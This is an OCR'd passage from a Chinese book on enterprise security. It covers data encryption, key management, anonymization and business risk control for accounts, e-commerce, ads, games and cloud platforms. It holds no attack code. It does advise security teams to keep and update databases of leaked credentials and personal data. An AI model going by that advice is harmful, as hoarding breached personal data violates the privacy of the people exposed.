Apple 的 iCloud 中对个人备份数据上传没有选择上述加密方式，而是自己现实了一种分块加密，如图 14-8 所示。

其原理是将整个备份切割成 4M 大小的块，分别加密每个块，然后保存到云端，它的好处是，因为文件本身已加密，所以不再需要第三方的磁盘级加密，只需要存储到任意的非加密介质就可以，例如亚马逊 S3 或微软 Azure 等平台，因为密钥和文件加密的元数据由 Apple 自己保存，所以把数据扔到第三方存储即使是被人下载了也无法解密，分块后可以提高上传的并发性能同时支持断点续传，Apple 本身只保存有限的数据，而把大量的存储空间负担交给云平台，利用云平台的资源弹性伸缩最大化自己的 ROI，否则为用户的备份数据建立海量存储是一件吃力不讨好的事。




图 14-8 iPhone 手机备份使用分块加密

5. 噪音混淆

上面的方法都比较“正统”，正统的方法通用性强，容易推动开发去实现，但是对攻击者来说获取数据的途径也很清晰，那就是拖库并获取密钥。在对抗比较激烈的场景中往往需要“守正出奇”，需要一些“歪点子”。

噪音混淆就是在正常的用户数据里掺入“噪声因子”，它并非一种加密算法（这里并不是在讨论 K 匿名、差分之类的话题），而是变换了形式让数据不再以原来的面貌出现。这种思路跟代码混淆如出一辙，对抗的效果上比较依赖于信息不对称，一旦信息不对称被打破，就会失效。

14.5 密钥管理

密钥是所有加密过程的“SSO”，是最大的单点问题，所以密钥本身的存储和管理可能比具体怎么加密更重要，而一旦密钥丢失，所有的数据将不可找回。

如图 14-9 所示，密钥管理基础设施（KMI）通常分两部分：密钥的存储，对密钥本身的访问授权管理。更上层的加密方法通常由应用自身去实现。




图 14-9 分层的 KMI 架构

在海量用户服务体系下的密钥管理需要解决几个方面的问题：

- 单一的密钥无法支持海量架构，必须是多级层级密钥体系。
- 支持密钥的全生命周期管理：创建、激活、禁用、转换（创建新的密钥对当前时间点以后的数据进行加解密，保存老的密钥用以解密过去用该密钥加密的数据，在加密数据中标记对应的密钥版本以通知 KMS 用哪个密钥来解密）、分发、备份、销毁。
- 物理安全：防止云平台厂商，IDC 托管方读取密钥。

理论上，在云计算环境中，如果没有使用基于密钥的数据加密，且对密钥信任与存储设备（HSM）拥有完全的控制权，都不能保障数据安全和隐私泄露的问题。

14.6 安全删除

对于加密数据或加密文件系统，不需要删除数据，只需要使用安全的方法删除加密密

钥，对于非加密数据，需要使用安全的方法不仅格式化元数据，而且还要重写数据块，物理上可以使用消磁等手段。

14.7 匿名化

互联网环境里广告和推荐系统都依赖于跟踪用户偏好和历史行为做推荐，风控和业务数据挖掘类的BI系统也需要跟踪用户行为，如设备指纹、cookie、帆布指纹等各种技术都可以用来跟踪用户，在互联网尤其是移动互联网环境下，很多时候实际上并不需要确切的用户名就能跟踪到这个人，假如你手机的无线网卡的MAC地址是固定不变的，那无论何时何地，只要看到这个MAC地址就知道你大概在什么地方。

为了尽可能地解绑个人隐私和用户行为的关系，出现了匿名化的产品设计理念，例如苹果用一个UUID（Universally Unique Identifier，通用唯一识别码）作为用户标识，如下代码所示：

```
-(NSString*) uuid {
1. CFUUIDRef puuid = CFUUIDCreate( nil );
2. CFStringRef uuidString = CFUUIDCreateString( nil, puuid );
3. NSString * result = (NSString*)CFStringCreateCopy( NULL, uuidString);
4. CFRelease(puuid);
5. CFRelease(uuidString); return [result autorelease];
6. }
```

App用这个UUID跟踪用户访问、付费行为。对于不同的App，即使是同一个用户UUID的值也是不同的，并且重新安装同一个App时会再生成新的UUID的值，这样做是为了尽可能地避免通过“拼图”来凑出这个用户完整的偏好，也避免了再注册一遍用户名密码等信息。

14.8 内容分级

在应用系统对访问者只通过单因素认证，而不是通过多因素认证充分鉴权的情况下，只对其开放有限的数据，对于隐私相关的重要数据只有通过完整的多因素认证或者基于风控系统的判断为可信访问时才开启，苹果iCloud的一个例子，如图14-10所示。

首先账户要启用2FA，当启用2FA后，即使攻击者取得了账户的口令直接登录

iCloud，也会看到如下界面，邮件、通讯录、照片等均显示为上锁不可访问的状态，如图 14-11 所示。

图 14-10　Apple 账户启用 2FA 验证界面

图 14-11　未通过 2FA 认证时无法访问敏感数据

这种方式可防止一般程度的口令失窃、撞库、扫号引发的盗号问题，这会比较好地保护隐私。

参考资料

AWS Security Best Practices
http://media.amazonwebservices.com/AWS_Security_Best_Practices.pdf
Securing Data at Rest with Encryption
http://media.amazonwebservices.com/AWS_Securing_Data_at_Rest_with_Encryption.pdf
Disk encryption
https://wiki.archlinux.org/index.php/Disk_encryption
《D2T2 - Vladimir Katalov -Cracking and Analyzing Apple's iCloud Protocol》

实践篇

- 第15章　业务安全与风控
- 第16章　大规模纵深防御体系设计与实现
- 第17章　分阶段的安全体系建设

Chapter 15 第 15 章

业务安全与风控

业务安全的起源是由于黑产的存在，很多年前黑产就通过黑客入侵，拖库，然后卖数据去赚钱。但现在随着互联网承载的各种业务的兴起，黑产盈利的门槛开始降低，不再须要入侵了对方才能套利，仅通过业务层面的漏洞，防范不严或打法律擦边球就能获利。

另一方面，企业间的恶性竞争，黄赌毒等合规性要求也成为业务安全的驱动力。

本章将描述互联网行业各种典型业务的主要风险和控制方法。

15.1 对抗原则

在谈及具体的风控措施之前，先罗列一下业务安全的策略和原则，具体如下：

相对的风控而非绝对的防黑——业务安全的目标是相对意义上的风险控制，而不是绝对意义上的防黑。拖库只要发生一次就非常严重，但是业务安全，即使漏掉了一些，但解决了大部分的问题，那就算及格了。

增加黑产的成本而非阻断他们的行为——黑产，羊毛党的驱动力就是为了盈利，如果他们投入的成本超过损益点，那就没必要再去攻击你。比如注册一张银行卡的成本 > 获取一张手机 SIM 卡的成本 > 注册一个免费邮箱的成本。

永远的情报——知己知彼，百战不殆。了解黑产怎么干活事半功倍，深入敌后比躲在

办公室更聪明，并非只有爬虫抓来的大数据才叫情报，蹲在对方的 QQ 群里也能搞到情报。

方法比技术更重要——上兵伐谋，最下攻城。技术的对抗是无止尽的，并且会不断地消耗内部的研发资源和 IDC 资源，改变战场规则可能起到一招退敌的效果。

数据比算法更重要——大数据的典型特征，算法可以不高大上，但是没有数据或数据太少，风控这件事也许你玩不起来。

勤能补拙——也许你没有大数据，但是不断地改变业务逻辑，不断地升级会使对手疲于奔命。自 PS3/PSV 时代起，sony 不再封堵破解，而是以更短的迭代周期，更高的版本发布频率升级操作系统，新的游戏必须运行于高版本系统之上，使破解者疲惫不堪，盗版用户都懒得再破解。谁主导节奏，另外一方就疲惫。

忽略性能、用户体验和成本的风控没有意义——风控本身的意义在于保障正常用户和平台自身，如果正常用户体验受损或大面积误杀，则风控起了反效果。同样，一家创业型公司不太可能有资源为了做风控而爬遍整个 ipv4 的地址库。

纵深防御——纵深、多维度、降维防御在风控场景仍然适用，使用漏斗模型，由机器规则处理最原始的数据，逐步筛选过滤，由人工审核做最后一道防线。

杀鸡给猴看——只要条件允许，用法律武器端掉主力，用风控手段扫尾。2:8 原则，对危害最大的部分不一定要用常规手段，无论什么土方法，能达成目的就好。能在安全大会上讲的高大上的方法不一定是解决问题性价比最高的手段。

人民的战争——教育正常的用户安全意识，动用一切资源和手段反剿黑产，以资鼓励全民情报。

社工库——敌人有的，我也要有。

15.2 账号安全

账号安全是所有强账号体系应用的基础，强账号体系，如电商、网游、第三方支付、社交网络、即时通信等，是需要登录后产生数据和交互的应用，而搜索、导航、杀毒客户端不需要登录也能用，则属于弱账号体系应用。

1. 注册

对于羊毛党而言，平时需要“养号”，批量注册一批号放着不用，等到促销之类的活动开始了才用。垃圾注册、虚假小号是垃圾抢购、欺诈钓鱼的源头，账号安全要从源头收紧。

对抗垃圾注册一般的手段包括：

- ❑ 图片验证码
- ❑ 邮件验证码
- ❑ 短信验证码
- ❑ 语音验证码
- ❑ 电话语音验证码

有些产品是 PC 客户端，或者 Web 注册界面不是使用标准的加密算法通过 https post 请求，自动注册机需要模拟客户端协议才能工作，逆向的协议如果经常变化或者复杂程度较高就会成为黑产研发的一个门槛。

真实的新用户如果在注册时使用了原来其他网站被拖库的邮件地址和相同的密码怎么办？对甲方安全团队而言，自己应持有各种社工库，并随时更新，在用户注册时比对社工库内容，如个人注册信息相同，做出风险提示或强制修改密码。

对于使用分布式代理的注册机，如果有账号风控系统的可以根据来源属性和机器人行为特征标注恶意灰度，从而给与不同级别的验证码。对于产品线较长的企业来说，一般这个环节只做检测，不做“严打”，因为像网游等业务注册小号也是正常的，具体打击和封锁策略留给更后端的业务系统去做。

此外，对于利用注册接口检测用户名 / 账号是否存在的暴力枚举也应该做人机识别。以防止批量得到账号信息用于批量扫号等动作。

2. 登录

登录环节的问题包括：撞库、暴力破解、盗号登录、非常用设备登录、黑产小号和僵尸号登录等。

对于大型平台而言，登录的入口往往不止一个，且除了 Web 还有其他的协议入口，例如 POP3、手机 APP 等，尽可能使入口统一，以便于做集中管控。

使用风控系统对比用户画像检测登录地域来源、IP 属性、可信设备、登录频率、代理使用习惯等从而推送不同复杂等级的验证码或开启多因素认证。或根据离线数据，即一段时间内的请求（行为）异常，以及其他业务风控子系统判断的行为异常，再调用风控的接口推送二次认证要求做人机识别，如图 15-1 所示。




图 15-1　账号风控架构示意图

对于大规模的扫号、暴力破解，除了依赖于机器规则外，还应准备手工策略和应急预案。

风控服务依赖于很多数据，例如设备指纹、IP 信誉库、黑产手机号等，获取这些数据是一个比较庞大的工程，对于大型企业而言相对容易获取，中小企业在不借助第三方数据合作的情况下，自己去抓取数据成本会非常高。

3. 密保 / 密码找回

QQ 的密保功能如图 15-2 所示。

首先平台应提供多种密码保护手段，并在用户界面显眼处提示或安全教育。其次，应确保平台的密码找回 / 密码重置等功能不存在逻辑漏洞可以被绕过，或发生过度信息披露。账户展现本身不应该存在可以被爬虫抓取聚合后用于撞库或暴力破解的信息。

在认证设备之间提供异地登录提醒、异常登录提醒、破解账号提醒。对密码找回业务进行人机识别，防止批量找回、密码重置等接口的机器行为。

4. 多因素认证

重要的操作必须使用 2FA（双因素认证）或 MFA（多因素认证），例如密码找回、密码

重置、安装证书等。记得某大型电商平台安装证书不需要二次认证，所以他们的大 BOSS 站在台上被消费者问及盗号问题时非常尴尬。

图 15-2 QQ 的密保功能

前段时间某厂邮箱账号疑似拖库，引发了大量的 iCloud 账户被盗，没有开启 2FA 的用户被彻底控制，手机被 iCloud 远程锁定，不交钱就直接远程擦除数据，IOS 擦数据是直接擦加密文件系统的密钥，基本不可能恢复。

5. 多设备登录

多设备登录时，应保证同平台不能“串号”——同一账号可以在 PC 端和 APP 端同时登录，但不能在两个 PC 端登录同一账号，或不同的手持设备上登录同一账号（iCloud 这种可以在 iPhone 和 iPad 同时登录，为不同设备间共享和同步数据而设计的账户体系除外），如果在另一台 PC 上登录同一账号，前一个将被强制踢下线，或前一个设备保持登录状态，第二次登录请求由户主的认证设备通过 2FA 之后才能登录，再将前者踢下线。

多设备同时登录时应支持交叉认证，例如 PC 端的可疑登录自动发起 2FA 请求到手机端，经由手机端确认后才能从 PC 端登录。微信的设计如图 15-3 所示。

图 15-3 微信多设备登录界面

6. 账号共享体系

绝大多数互联网平台都采用 SSO 的账号共享体系，在开放平台业务上使用 Oauth、Openid 等联合认证协议。一方面 Oauth 等协议坑比较多，非常容易出问题，另一方面内部在对账户数据的使用上也容易不遵守规范，过度共享和滥用账户数据，这些都需要在相关的应用安全开发标准中约束。

大型平台一般有很多应用，凭借一个登录 token 直接无障碍登录所有子应用在安全上并不是一个好的设计，一旦被 XSS 盗取 token 就相当于全线溃防。所以在功能和应用入口比较多的平台，会对业务划权重，分类分级，涉及个人认证信息、个人隐私、支付类的一般属于高级 Web 安全域，信息发布类的归入一般 Web 域。对高安全域的应用，登录除了 SSO token 之外，引入第二层认证的 secure token，黑客光有一个 token 登录不了重要应用，只有两个 token 齐备才可以继续登录。安全研究者 d4rkwind 实现 secure token 的一个例子，如图 15-4 所示。




图 15-4 某互联网公司 SSO 登录流程

注：BDUSS 是 SSO token，STOKEN 是 secure token，LOGA 是一个用户跳转的接口，跳转到 passport（即 SSO），正常用户 passport 域下肯定有 STOKEN，LOGA 成功后会给原域名 STOKEN，所以只需要跳转就可以安全登录而无需输入密码。这个方案会比一般的单点登录多一次跳转，但对用户基本无感知，这样做完全不显得激进。

15.3 电商类

电商是互联网行业中走得比较靠前的行业，在当下互联网 + 和 O2O 时代比较热门，因为跟钱强相关，所以也促成了一系列的业务安全问题。这一节名为电商，实际上把广义上涉及在线交易的都算进去了，比如 OTA 在线旅游代理这些都统统纳入电商的范畴。

1. 恶意下单

跟 syn-flood 神似，拍下商品但不付款，旨在侵占库存，一般的对策是高峰时段下单使用验证码，下单后一段时间不付款订单自动失效，限制下单频率，有风控数据源可以对恶

意账户进行标记，冻结下单。

2. 黄牛抢单

黄牛一般事前批量注册小号，抢购前准备好抢单机器人程序（黑色产业链中间环节也有码农的参与），如图 15-5 所示，抢购开始时犹如遭受了 CC 攻击。




图 15-5　黄牛抢单

对于恶意养号，风控系统一般会根据小号、僵尸号平时的行为与正常账户的区别标注、登录的途径、登录地域、登录设备指纹、收货地址来分类标记，抢购开始前就能在账号层面冻结掉。

在活动开启前如果抢单程序是针对既有页面逻辑的，可以临时更换业务逻辑使抢单程序失效。在抢购过程会使用验证码做人机识别。

3. 刷优惠券和奖励

首先要在账号层面根据大数据标记账户恶意灰度，其次优惠券跟账号绑定，无法流通和交易。跟网游中的经济体系数值类似，建立阶梯模型，给优质账户高额回馈，给低信誉账户小额优惠。

4. 反价格爬虫

价格爬虫主要是竞争对手比价。但凡是爬虫就有爬虫的特征，比如爬虫所在的 IP 段，同时爬虫不是正常的浏览器，可能不会解析 JavaScript，缺少正常的浏览器客户端行为和通信，所以通过这个做人机识别跟 DDoS 中的 CC 攻击有点类似。

5. 反欺诈

根据账户注册信息的真实性、登录设备的真实性、绑卡异常、账号异常，结合自有或第三方历史征信数据综合判断欺诈的可能性。依赖于大数据的反欺诈对数据源的要求比较高，绝大多数中小企业自建数据源不太具有可行性，初期还应该依仗大平台开放的基础数据能力做定制分析，并逐步积累自己的业务数据，等自身业务数据积累到一定规模时再考虑自建风控机制。

6. 信息泄露

信息泄露有几大来源，撞库、用户信息过度展现和披露、开放平台 API 滥用、供应链上下游信息泄露，“内鬼”兜售内部数据。

目前隐私保护在国内尚不成气候，很多公司有安全开发标准，却没有隐私保护标准，

所以对数据的分类分级，加密脱敏等几乎没有通用的约束。而对客户元数据的访问权限，内部的信息安全管理，基本上都只有成熟的大公司才会考虑。

对于野蛮成长期的创业型公司强调这个可能有点难，但对于已有安全团队的企业，这应该纳入安全负责人的视野之中。

7. 交易风控

交易风控依赖于几个方面：

1）账户安全

- 账号安全中部分

2）客户端安全

- 反钓鱼
- 反木马

3）认证机制

- 证书 PKI
- 令牌
- 多因素认证

4）风险评估

- 账户历史行为
- 账户历史征信数据
- 交易和账户异常
- 漏斗模型筛选，机器规则 + 人工审核

交易风控在传统安全（包括认证、账户、KMS、PKI、客户端完整性等）基础上还需要由 3 大组成部分：

- 用户数据、交易数据。
- 来自传统金融行业的风险管理。
- 基于大数据的风控平台。

交易风控团队需要两拨人：一拨来自传统金融行业，一拨来自互联网。

15.4 广告类

因为点击欺诈非常严重，数据作假水分很高，所以目前都是按广告效果、实际订单效果收费，以前的CPM、CPC模式都不行，基本都是CPA为主，但是即便是CPA，广告联盟有时候还是跟黑产玩一样的，会假装正常用户注册登录然后充值，甚至小量消费，只要这些充值消费低于它所获取的广告费它就是赚的，因此对于这类行为的打假也需要依靠账号标签以及对用户行为模式的数据分析来获取。

15.5 媒体类

媒体类的问题主要是黄赌毒、舆情安全。基础的手段包括：敏感字过滤、设置举报功能、加上人工审核。高级的手段本质上就是搜索引擎的技术：抓取样本，用机器学习的方法做特征识别。

15.6 网游类

游戏行业除了盗号盗充外，最主要的问题就是反外挂、私服、打金工作室。总结一下有几个层面的保护手段：

- 客户端——对于flash等瘦客户端最主要的技术是代码混淆，用于对抗反编译后逆向游戏的逻辑和网络协议。对于大型客户端游戏，对抗的方式主要是加密加壳，以及各种二进制反调试手段。
- 网络封包——对抗重放型攻击，具体实现方式可以参考大多数rest API的安全设计如何防止packet replay攻击，原理基本类似。
- 服务端校验——把大部分逻辑验证放在服务端，同时校验时钟同步等。
- 人机识别——通过定期弹出验证码或回答问题实现前端的人机识别，后端根据地图移动轨迹，鼠标轨迹，物品使用速度等做人机识别。
- 产品内容设计——物品与账号绑定，如图15-6所示，随时间降低收益，内部经济平衡数值体系，游戏内产出利益分配倾向性等对抗打金工作室对游戏内部环境的污染。
- 运营数据监控——通过运营数据，如虚拟装备产出数量，个人成长速度等监控发现异常行为。
- 私服——主要的根源在于供应链管理，研发到运营的交付过程，研发的信息安全管

理，运营平台的防黑建设，研发团队集体跳槽的知识产权保护，主创人员敏感异动预警，竞业协议，保密协议等。




图 15-6 网游中的虚拟物品绑定


游戏是将互联网用户流量转化为金钱变现能力最强的业务，故而黑产的分工也比较成熟，所以对抗上也需要各种情报，姑且不去加上威胁情报的大帽子了，这是一个需要发动广大群众进行持久对抗的大课题。

15.7 云计算

这里站在云计算平台厂商的角度来看，而不是站在租户的立场上看的。主要问题是 CaaS（Crime as a service），云平台被当做犯罪的场所，除黄赌毒外，很多虚拟机实例被植入木马变成“养鸡场”，僵尸网络的集中地，频繁的 DDoS 其他 IDC，或用于暴利密码破解等网格计算行为。

对于云平台的监管，一方面手不能伸得太长，触及用户隐私数据，一方面又要做治理。对于租户使用云平台开展黄赌毒业务的，可以参考媒体类的解决方案。而“养鸡场”这类问题，纯粹是一个租户级的整体安全防护能力，基于网络的异常流量分析。对于使用云资源跑彩虹表又不公开提供服务的行为而言，目前似乎没有太好的检测手段。

云计算作为一个公共平台，上层业务可能会覆盖全行业全类型，滋生的问题可能层出不穷，在提供安全解决方案以外，如何为租户的风控提供便利是一个长期而有挑战的课题。



Chapter 16 第 16 章

大规模纵深防御体系设计与实现

技术篇中对大型互联网生产网络的安全解决方案分类进行了描述，但对于具体公司的安全建设如何上手可能很多人还是缺乏对整体架构和切入点的认知，本章通过具体的例子展示如何进行整体化安全建设，以及从哪里入手由点带面的布局，并最终实现体系化建设需要的大部分任务。

16.1 设计方案的考虑

检测和防护的角色

很多人提到一个问题，“既然是纵深防御，好像入侵检测的部分居多，而防护的部分比较少”，这确实是目前大型互联网安全体系的现状。因为安全手段要适应业务，必须有所妥协，而不能只以安全效果最大化来衡量。所以本着为业务让路的原则，最后就变成检测手段很多，阻断手段一般不轻易用。在 BAT 这样的业务模式中，广义上的 Web 服务占了绝大多数，所以很多场景下阻断的安全手段就变成了 WAF，除了 WAF 之外似乎就找不到太多的带有强阻断性质的安全产品了，所以最后给人留下一个除了 WAF 剩下的都是检测类安全产品的印象。客观一点说，如果你熟悉甲方的安全建设，阻断也并不只有 WAF 这个单一的角色，所谓防护是由一系列手段叠加后的效果，包括但不仅限于如下手段：

- 安全域划分 /VPC/VLAN 隔离。
- OS 加固，比如目录的 wrx 权限，cgroup+namespace+chroot。
- 最前端的抗 DDoS 防护。
- 4 层防火墙的过滤。

最终检测手段表现为一个个相对独立的产品形态，而防护则更多以零散的手段分布于各处。

1. 数据流视角

在理论篇中提到过大型互联网入侵感知和防御体系的思路类似于从各个维度采集数据然后用大数据（包含机器学习的方式）最终生成攻击告警信息。图 16-1 展示了常见的入侵感知数据源采集的维度，对应的是生产网络环境，而非办公网络环境。

